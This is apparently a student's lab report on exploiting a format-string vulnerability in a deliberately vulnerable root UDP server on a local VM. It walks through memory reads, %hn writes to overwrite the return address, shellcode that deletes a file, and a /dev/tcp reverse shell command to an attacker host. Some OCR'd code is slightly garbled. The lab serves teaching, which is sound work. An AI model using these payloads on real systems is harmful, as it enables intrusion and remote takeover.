



DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING


Session: Jan 2021 – May 2021

**INFORMATION SECURITY
LAB – 5**

NAME : AMRUTHA BS

Task 1: Turning Off Countermeasures


We compile the given server program that has the format string vulnerability. While compiling, we make the stack executable so that we can inject and run our own code by exploiting this vulnerability later on in the lab. Running the server and client on the same VM, we first run the server-side program using the root privilege, which then listens to any information on 9090 port. The server program is a privileged root daemon. Then we connect to this server from the client using the nc command with the -u flag indicating UDP (since server is a UDP server). The IP address of the local machine – 10.0.2.12 and port is the UDP port 9090



```
VM 1 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[03/09/21]seed@PES2201800618_AmruthaBS_VM1:~/Lab5$ sudo ./server
The address of the secret: 0x080407c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.hello .%x.%x.%x.%x.%x.%x.%s
The value of the 'target' variable (after): 0x11223344

[03/09/21]seed@PES2201800618_AmruthaBS_VM1:~$ echo hello .%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.12 9090
```



Task 2: Understanding the Layout of the Stack

Msg address: 0xbffff0a0

Format String: 0xbffff080 (msg address - 4*8)


Return Address: 0xbfff09c (msg address - 4)

Buffer Start: 0xbffff0e0

Distance between the locations marked by 1 and 3 – $23 * 4 \text{ bytes} = 92 \text{ bytes}$

Task 3: Crash the Program

Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.




Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data

Here, we enter our data -@@@@ and a series of %x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack. The rest of the %x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.

Task 4.B: Heap Data

Hence we were successful in reading the heap data by storing the address of the heap data in the stack and then using the %s format specifier at the right location so that it reads the stored memory address and then get the value from that address



The screenshot shows a Windows Virtual Machine (VM) running Oracle VM VirtualBox. Inside the VM, a terminal window is open, displaying the output of a C program. The program's output is as follows:

```
[03/09/21]seed@PES2201800618_AmruthaBS_VM1:~/Lab5$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
The address of the 'target' variable (after): 0x11223344
The value of the 'target' variable (after): 0x11223344
```

Below the main terminal window, a smaller terminal window is open, showing the command used to send input to the server:

```
[03/09/21]seed@PES2201800618_AmruthaBS_VM1:~$ echo $(printf "\xc0\x87\x04\x08").
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u
10.0.2.12 9090
```

Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value

Here, we provide the below input to the server and see that the target variable's value has changed from 0x11223344 to 0x0000009a.


Task 5.C: Change the value to 0xFF990000

the value. Hence, we add 103 (decimal) to ff99 to get a value of 0000, that is stored in the lower byte of the destination address.

Task 6: Inject Malicious Code into the Server Program

We first create a file named myfile on the server side that we will try to delete in this task: The format string constructed has the return address i.e. 0xBFFFF09C stored at the start of the buffer. We divide this address in 2 2-bytes i.e. 0xBFFFF09C and 0xBFFFF09E, so that the process is faster. These 2 addresses are separated by a 4-byte number so that the value stored in the 2nd 2- byte can be incremented to a desired value between the 2 %hn. If this extra 4-byte were not present then on seeing the %x in the input after the first %hn, the address value BFFFF09C would get printed out instead of writing to it, and in case there were 2 back to back %hn, then the same value would get stored in both the addresses. Then we use the precision modifier to get the address of the malicious code to be stored in the return address and use the %hn to store this address. The malicious code is stored in the buffer, above the address 3. The address used here is 0xBFFFF15C, which is storing one of the NOPs.

Myfile created inside tmp folder




The screenshot shows a terminal window titled "VM 1 (Running) - Oracle VM VirtualBox". The terminal output is as follows:

```
[03/24/21]seed@PES2201800618_AmruthaBS_VM1:~$ touch /tmp/myfile
[03/24/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls /tmp
config-err-2KILD5  systemd-private-b88828b9db7248f2a9a949a943f50075-colord.service-ivKU0q  unity_support_test.1
myfile            systemd-private-b88828b9db7248f2a9a949a943f50075-rtkit-daemon.service-cmghUS
[03/24/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

The terminal window is running on a Windows desktop environment, with the taskbar visible at the bottom showing various application icons and the system clock indicating 23:00 on 24-03-2021.

The goal of the shell code is to execute the following statement using `execve()`, which deletes the file `/tmp/myfile` on the server: `/bin/bash -c "/bin/rm /tmp/myfile"`




```
VM 1 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[03/24/21]seed@PES2201800618_AmruthaB5_VM1:~/Lab5$ ls /tmp
config-err-cPIB7V
systemd-private-e4deb2cf01754e1696edafb20937c9b6-colord.service-xN9bMA
systemd-private-e4deb2cf01754e1696edafb20937c9b6-rtkit-daemon.service-xNRNm3
unity support test.1
[03/24/21]seed@PES2201800618_AmruthaB5_VM1:~/Lab5$
```


Here, at the beginning of the malicious code we enter a number of NOP operations i.e. `\x90` so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs gives us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order.

Task 7: Getting a Reverse Shell

In the previous format string, we modify the malicious code so that we run the following command to achieve a reverse shell: `/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.14/7070 0<&1 2>&1` Executing attack: Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter the format string.



We see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.



The screenshot shows a Windows Virtual Machine (VM) running Oracle VM VirtualBox. The desktop environment includes a taskbar with various application icons and a search bar. The main window is a code editor titled 'server.c (-/Lab5) - gedit'. The code is a C++ program for a server that listens on port 9090 and prints out the address of a secret message and the value of a target variable. The code includes headers for `<netinet/ip.h>`, `<stdio.h>`, `<stdlib.h>`, `<string.h>`, `<sys/socket.h>`, and `<unistd.h>`. It defines a constant `PORT 9090` and a character array `secret` with the value "A secret message\n". It also defines an unsigned integer `target` with the value `0x1223344`. The program includes a `myprintf` function that prints the address of the `msg` argument, the value of the `target` variable, and the value of the `secret` variable. It also includes a `helper` function that prints the address of the `secret` variable, the address of the `target` variable, and the value of the `target` variable. The `main` function sets up a socket, binds it to port 9090, and enters a loop where it receives data from the client and prints it out.

```
#include <netinet/ip.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int target = 0x1223344;

void myprintf(char *msg) {
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned)msg);
    // This line has a format-string vulnerability
    printf("ms",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);

    // This function provides some helpful information. It is meant to
    // simplify the lab task. In practice, attackers need to figure
    // out the information by themselves.
}

void helper() {
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n", (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}


void main() {
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientlen;
    char buf[1500];

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *)&server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *)&server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500 - 1, 0, (struct sockaddr *)&client, &clientlen);
        myprintf(buf);
    }
    close(sock);
}
```

